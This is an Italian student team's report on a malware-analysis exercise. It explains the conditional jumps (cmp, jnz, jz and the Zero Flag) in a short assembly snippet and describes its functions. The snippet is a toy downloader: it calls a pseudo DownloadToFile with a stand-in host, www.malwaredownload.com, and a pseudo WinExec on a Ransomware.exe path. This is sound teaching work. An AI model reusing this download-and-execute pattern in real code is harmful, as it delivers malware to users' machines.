



S11 - L5

TEAM 4

Iosif Castrucci

Donato Tralli

Gianpaolo Miliccia Mendoza

Matteo Tedesco

Luca Gaspari

Antonio Perna

TRACCIA:

Con riferimento al codice presente nelle slide successive, rispondere ai seguenti quesiti:

1. Spiegate, motivando, quale salto condizionale effettua il Malware.
2. Disegnare un diagramma di flusso (prendete come esempio la visualizzazione grafica di IDA) identificando i salti condizionali (sia quelli effettuati che quelli non effettuati). Indicate con una linea verde i salti effettuati, mentre con una linea rossa i salti non effettuati.
3. Quali sono le diverse funzionalità implementate all'interno del Malware?
4. Con riferimento alle istruzioni «call» presenti in tabella 2 e 3, dettagliare come sono passati gli argomenti alle successive chiamate di funzione .

Aggiungere eventuali dettagli tecnici/teorici.

Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	: URL
0040BBA8	call	DownloadToFile ()	: pseudo funzione

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings \Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	: .exe da eseguire
0040FFA8	call	WinExec()	: pseudo funzione

1. SALTO CONDIZIONALE EFFETTUATO DAL MALWARE

I salti condizionali nel linguaggio Assembly richiedono una modifica del flusso di informazioni solo se è soddisfatta una condizione che riguarda i bit del registro di stato del processore.


Vengono configurati valori diversi a seconda del risultato dell'istruzione precedente condizionale eseguita.

Le istruzioni condizionali sono una componente fondamentale nell'ambito dell'analisi odierna. Tra le più comuni, spiccano "[test](#)" e "[cmp](#)"; quest'ultima è dedicata a confrontare due operandi attraverso la sottrazione dei loro valori.

Quando "[cmp](#)" entra in gioco, avviene un confronto diretto tra i due operandi. Il risultato di questa operazione, che può essere uguale a 0 o diverso da 0, determina l'aggiornamento della Zero Flag (ZF) nel registro "status flag".

Se il risultato dell'operazione è 0, la ZF assumerà il valore 1, indicando che i due operandi sono uguali. Al contrario, se il risultato è diverso da 0, la ZF verrà impostata a 0, segnalando una disparità tra i valori confrontati. La sintassi utilizzata dall'istruzione è [cmp destinazione, sorgente](#).

È importante notare la similitudine tra l'istruzione "[cmp](#)" e il costrutto "[IF](#)" riscontrabile in diversi linguaggi di programmazione ad alto livello. Ad esempio, mentre in linguaggi come il C, il costrutto "[if](#)" è espresso come if (condizione) + statement , nell'Assembly (un linguaggio equiparabile al linguaggio macchina a basso livello) troviamo una combinazione di "[cmp](#)" e "[jump](#)" (salto ad una specifica locazione di memoria che verrà eseguito o meno in base alla condizione esplicitata dall'istruzione precedente "[cmp](#)").



Nel codice Assembly oggetto di analisi oggi, possiamo individuare due salti condizionali, come mostrato nell'immagine successiva:

Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0 ; tabella 2	
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0 ; tabella 3	

IN VERDE: SECONDO SALTO CONDIZIONALE.


IN ROSSO: PRIMO SALTO CONDIZIONALE.

Il primo salto condizionale mostra una sottrazione del valore 5 dal parametro contenuto nel registro EAX. Il confronto avviene senza apportare modifiche effettive agli operandi, a differenza dell'istruzione sub. In precedenza, il registro EAX è stato inizializzato a 5 tramite l'istruzione mov EAX, 5. Di conseguenza, il risultato dell'operazione è 0, e quindi il flag ZF (zero flag) viene aggiornato con il valore 1. Questo comporta la condizione che permette di eseguire un salto jnz (jump not zero), che indicherebbe un salto alla locazione di memoria 0040BBA0 se il flag ZF non fosse impostato a 1, cioè avesse il valore 0.


Considerando che la condizione espressa dall'istruzione condizionale jnz non viene soddisfatta, le righe successive del codice vengono eseguite. In particolare, viene incrementato di 1 il valore del registro EBX. Successivamente, troviamo un'altra istruzione condizionale cmp che confronta il valore sottraendo 11 dal parametro contenuto nel registro EBX, il quale era stato inizializzato a 10 tramite l'istruzione mov EBX, 10, e successivamente incrementato di 1 tramite l'istruzione inc EBX. Anche in questo caso, il risultato dell'operazione è 0, il che porta alla ZF (Zero Flag) ad aggiornarsi con valore 1. L'istruzione successiva è un jz (jump zero), il quale indica un salto alla locazione di memoria 0040FFA0 se la ZF assume valore 1. Poiché abbiamo appena visto che questa condizione è soddisfatta, il salto viene effettuato.

2. DIAGRAMMA DI FLUSSO

Diagramma di flusso tipo IDA



Effettiva esecuzione del codice



3. Quali sono le diverse funzionalità implementate all'interno del Malware?

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile()	; pseudo funzione

Questo frammento di codice assembly possiamo affermare che faccia parte di un malware - nello specifico probabilmente si tratta di un downloader - che quindi ha come intento il download di un file legato al link contenuto nella stringa dell'URL "www.malwaredownload.com".

Effettuiamo un'analisi del codice:

- `0040BBA0 mov EAX, EDI`: Questo comando sposta il contenuto del registro `EDI` nel registro `EAX`. Il registro `EDI` contiene l'indirizzo della stringa "www.malwaredownload.com".
- `0040BBA4 push EAX`: Questo comando mette il valore contenuto nel registro `EAX` nello stack. Poiché prima abbiamo spostato l'indirizzo della stringa dell'URL in `EAX`, ora stiamo mettendo questo indirizzo nello stack, in preparazione per passarlo come argomento alla funzione `DownloadToFile()`.
- `0040BBA8 call DownloadToFile()`: Questo comando chiama la funzione `DownloadToFile()`, passando come argomento l'indirizzo dell'URL, che è stato precedentemente posto nello stack. La funzione `DownloadToFile()` prenderà l'URL come parametro e procederà a scaricare il file corrispondente.




Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings \Local User\Desktop\Ransomware.exe
